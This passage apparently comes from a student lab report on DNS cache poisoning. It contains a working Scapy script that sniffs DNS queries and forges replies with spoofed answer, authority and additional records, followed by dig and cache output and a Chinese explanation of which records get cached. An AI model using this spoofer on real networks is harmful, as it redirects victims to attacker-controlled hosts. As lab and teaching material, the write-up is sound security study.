www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.
```

2.6 Task 9: Targeting the Additional Section


2.6.1 Code

```python
#!/usr/bin/python
# task9.py
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src = pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.example.net')
        Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')

        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter = 'udp and dst port 53', prn = spoof_dns)
```

2.6.2 Result



```
[11/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45416
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
example.net.            259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
attacker32.com.         259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
```



```
; additional
attacker32.com.         259150  A       1.2.3.4
; authauthority
example.net.            259150  NS      ns.example.net.
                        259150  NS      attacker32.com.
; additional
ns.example.net.         259150  A       5.6.7.8
; authanswer
www.example.net.        259150  A       10.0.2.5
; additional
```

Additional Section 中的 www.facebook.com 条目没有被储存到 DNS cache 中，因为只有与 Authority Section 中的条目匹配的条目才会被存入 DNS cache